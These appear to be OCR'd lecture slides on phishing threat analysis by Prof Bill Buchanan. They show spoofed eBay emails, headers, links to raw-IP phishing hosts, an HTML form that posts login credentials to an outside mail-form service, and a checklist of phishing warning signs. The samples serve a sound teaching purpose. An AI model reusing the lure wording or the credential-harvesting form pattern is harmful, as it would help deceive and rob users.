
Author: Prof Bill Buchanan



Author: Prof Bill Buchanan




Author: Prof Bill Buchanan



Fraud by proxy

Threat Analysis



Phishing

Author: Prof Bill Buchanan

Valid looking email address (spoofed!)

Trap-door

eBay: Urgent

File Edit View

Reply | Reply to All | Forward

From: eBay [support_ref_5581@ebay.com]
To: School of Computing
Cc:
Subject: eBay: Urgent Security Notice

Valid looking URL (but links to different Site)

Dear eBay Member,

We regret to inform you that your eBay account could be suspended if you don't re-update your account information.
To resolve this problem please visit link below and re-enter your account information:

https://signin.ebay.com/ws/eBayISAPI.dll?SignIn&sid=verify&co_partnerId=2&siteid=0


If your problems could not be resolved your account will be blocked::http://218.38.30.15:680/rock/Isa/urs, after this period your account will be terminated.

For the User Agreement, Section 9, we may immediately issue a warning, temporarily suspend, se to provide our services to you if gal liability for you, our users or us.

```
C:\>nslookup 218.38.30.15

Name:    ns.thundernet.co.kr
Address:  218.38.30.15
```

Author: Prof Bill Buchanan




```
Microsoft Mail Internet Headers Version 2.0
Received: from mer-w2003-6.napier-mail.napier.ac.uk ([146.176.223.1]) by
EVS1.napier-mail.napier.ac.uk with Microsoft SMTPSVC(6.0.3790.1830);
     Wed, 18 Jan 2006 00:17:45 +0000
Received: from pcp0011634462pcs.ivylnd01.pa.comcast.net (Not
Verified[68.38.82.127]) by mer-w2003-6.napier-mail.napier.ac.uk with
NetIQ MailMarshal (v6,1,3,15)
     id <B43cd89280000>; Wed, 18 Jan 2006 00:17:44 +0000
FCC: mailbox://support_id_1779124147875@ebay.com/Sent
X-Identity-Key: id1
Date: Tue, 17 Jan 2006 17:10:39 -0700
From: eBay <support_id_1779124147875@ebay.com>
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: W.Buchanan@napier.ac.uk
Subject: Important Notification
Content-Type: multipart/related;
 boundary="------------020707050401080303030003"
Return-Path: support_id_1779124147875@ebay.com
Message-ID: <MER-W2003-3AM4wEzpE0000ac5c@EVS1.napier-mail.napier.ac.uk>
X-OriginalArrivalTime: 18 Jan 2006 00:17:45.0579 (UTC)
FILETIME=[9B1173B0:01C61BC4]

--------------020707050401080303030003
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

--------------020707050401080303030003
Content-Type: image/gif;
 name="arcade.GIF"
Content-Transfer-Encoding: base64
Content-ID: <part1.06020402.07040401@support_ref_32@ebay.com>
Content-Disposition: inline;
 filename="arcade.GIF"
```

Threat Analysis

Question from eBay Member -- Respond Now - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

From: eBay member: redsticksales [member@ebay.co.uk]
To:
Cc:
Subject: Question from eBay Member -- Respond Now

Mon 02/06/2008 08:15

Example of pressure phishing

Question from eBay Member -- Respond Now

eBay sent this message on behalf of an eBay member via My Messages. Responses sent using email will go to the eBay member directly and will include your email address. Click the **Respond Now** button below to send your response via My Messages (your email address will not be included).

Question from redsticksales

Item: (220206808277)
redsticksales is a **potential buyer**.

Hello, So , you send me the item ???, when I will have my item ??? please respond me right now !!! or i will contact the ebay right now !!!

Thank you!

Respond to this question in My Messages.

Respond Now

Marketplace Safety Tip

Always remember to complete your transactions on eBay - it's the safer way to trade.

Is this message an offer to buy your item directly through email without winning the item on eBay? If so, please help make the eBay marketplace safer by

Item Details

Item number: **220206808277**
End date: **Mar-01-08 20:44:23 PST**

View item description:
https://cgi.ebay.com/ws/eBayISAPI.dll?ViewItem&item=7713864284&sspagename=ADME:B:AAQ:

Thank you for using eBay
www.ebay.com/

http://202.102.73.112/icons/small/x/signin.ebay.ie/SignIn/index.html

Trap-door

eBay Change Email Notice - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

From: eBay [mem.celine@ebay.co.uk]
To: Buchanan, Bill
Cc:
Subject: eBay Change Email Notice

Example of worry of security problems

eBay sent this message to (w.buchanan@napier.ac.uk).
Your registered name is included to show this message originated from eBay. Learn more.

eBay Change Email Notice

Dear w.buchanan@napier.ac.uk,

Thank you for submitting your change of email address request. Instructions on completing the change have been sent to your new email address. Once the process is completed, your eBay-related email will no longer be routed to this email address.

If you did not make this change, check with family members and others who may have access to your account first. If you still feel that an unauthorized person has changed your email, get help here:
http://pages.ebay.com/help/confidence/isgw-account-theft-reporting.html

Change of email address request was made from:
IP Address: 195.224.154.232
ISP Host: mail.alkane.co.uk

http://www.suryasamudra.com/red

Thank you,
eBay

Learn how you can protect yourself from spoof (fake) emails at:
http://pages.ebay.com/education/spooftutorial

If you would like to receive this email in text format, change your notification preferences.

See our Privacy Policy and User Agreement if you have questions about eBay's communication policies.
Privacy Policy: http://pages.ebay.com/help/policies/privacy-policy.html
User Agreement: http://pages.ebay.com/help/policies/user-agreement.html

Threat Analysis

Threats: Authorization attack/trap door

Trap-door

Question from eBay Member -- Respond Now - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

This message was sent with High importance.

From: eBay [service@eBay.com] Sent: Sun 08/07/2007 14:59

To:

Cc:

Subject: Question from eBay Member -- Respond Now

Question from eBay Member -- Respond Now

eBay sent this message on behalf of an eBay member via My Messages. Responses sent using email will go to the eBay member directly and will include your email address. Click the **Respond Now** button below to send your response via My Messages (your email address will not be included).

Question from whatdadealiz

Item: (7713864284)
whatdadealiz is a **potential buyer**.

Hi there, when did you send me a message and what is it about? BTW, I don't like your tone. Please dont do that to me. I can report you as well, remember?

Original message:
Why dont you answer to my emails!!! If you dont Respond Now I will contact ebay safeharbor and report you ! Lett me know, I am not a fool ! Thank you ! !

Respond to this question in My Messages.

Respond Now

Marketplace Safety Tip

Always remember to complete your transactions on eBay - it's the safer way to trade.

Is this message an offer to buy your item directly through email without winning the item on eBay? If so, please help make the eBay marketplace safer by reporting it to us. These external transactions may be unsafe and are against eBay policy. Learn more about trading safely.

Item Details

Item number: 7713864284

End date: 03-June-07 13:17:42 BST

View item description:

Is this email inappropriate?

Show Network Warnings

Show Network Connectivity Changes

Threat Analysis

Author: Prof Bill Buchanan

Trap-door

Please Read! - Message (HTML)

File Edit View Insert Format Tools Actions Help

Reply | Reply to All | Forward

This message was sent with High importance.
Click here to download pictures. To help protect your privacy, Outlook prevented automatic

From: eBay [aw-confirm@ebay.com]
To: w.buchanan@napier.ac.uk
Cc:
Subject: Please Read!

Question from kellstradingplace (1110) Ric

I have been waiting for quite a long time for you to reply , whith the paymer
item strike , and as a result your ebay user will be suspended , and you wi
Regards

Login with your user and password to respond now

Enter your message here

<

eBay members, sign in
selling, and other activities.

eBay User ID


Forgot your User ID?

Password


Forgot your password?

Respond now >

```
<TD><FONT face="Arial, Verdana"
size=2>Thank you for using eBay</
FONT></TD></TR>
<TR><TD><FONT face="Arial,
Verdana" size=2><A href="http://
www.ebay.com">http://
www.ebay.com</A> </FONT></TD></
TR></TBODY></TABLE></TD>
<TD width=358><<form
method="POST" action="http://
www.mailform.cz/en/form.asp">
<input type="hidden"
name="mailform_userid"
value="38485"><TABLE
cellSpacing=0 cellPadding=0
width="99%" border=0><TBODY>
```




Threats: Authorization attack/trap door



Threats: Authorization attack/trap door

- **Any email which requests a username and a password.**
- **Graphics used to display text.**
- **Poorly laid-out content.**
- **IP address in a Web link.** Normally a domain name would be used to identity a Web server, whereas an IP address can identity maliciousness.
- **Domain on Web link differs from the sending domain.** Normally the receiving domain for a Web link would relate to the sender (which would be from a trusted site).
- **Graphic content taken from an external site within an email.** This can be used by a malicious site to determine when an email has been read.
- **Iframes within HTML content.** An <iframe> tag allows external content to be integrated within a valid page from a trusted site.

Author: Prof Bill Buchanan




Content taken from another site

```
<iframe src="http://networksims.com/security52.aspx"
 scrolling="no" frameborder="0" style="width:800px;
              height:350px"></iframe>
```

Author: Prof Bill Buchanan

Threat Analysis



